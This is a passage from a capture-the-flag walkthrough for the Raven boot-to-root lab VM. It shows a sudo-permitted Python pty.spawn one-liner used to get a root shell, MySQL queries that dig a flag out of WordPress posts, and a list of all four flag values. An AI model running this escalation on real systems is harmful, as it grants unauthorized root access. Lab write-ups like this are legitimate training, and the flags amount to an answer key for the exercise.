
## Command: sudo -l

```
Sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

Yahoooo! We have gained the root access.

We have found the flag4

Command: ls



```
Applications Places System
michael@Raven: /var/

File Actions Edit View Help
root@kali: ~ michael@Rave...ml/wordpress root@kali: ~ root@kali: ~

Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawn'
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawn'
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
  (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawn'
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/var/www/html/wordpress# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www/html/wordpress# cd /root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
-----
| __ \
| | / _ \ ___ _ _ _ _ _ _
|  _ \ / _ \ / _ \ / _ \
| | \ \ / \ | \ \ / \ | |
|_| \_ \ \_ \ \_ \ \_ \ | |
\_| \_ \ \_ \ \_ \ \_ \ | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~#
```

We have founded 3 flag till now one flag <flag3> is missing so I scroll the database to find the third flag.

Command: use wordpress;

Show tables;



Select \* from wp\_posts;

```
| | | | flag4 | | inherit | closed
| | 4-revision-v1 | | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 0 | revision |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

| | | | flag3 | | inherit | closed
| | 4-revision-v1 | | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision |
+---+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

We have found all the flag.

## Reporting all the flag.

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

flag1{b9bbcb33e11b80be759c4e844862482d}

flag4{715dea6c055b9fe3337544932f2941ce}

flag3{afc01ab56b50591e7dccf93122770cd2}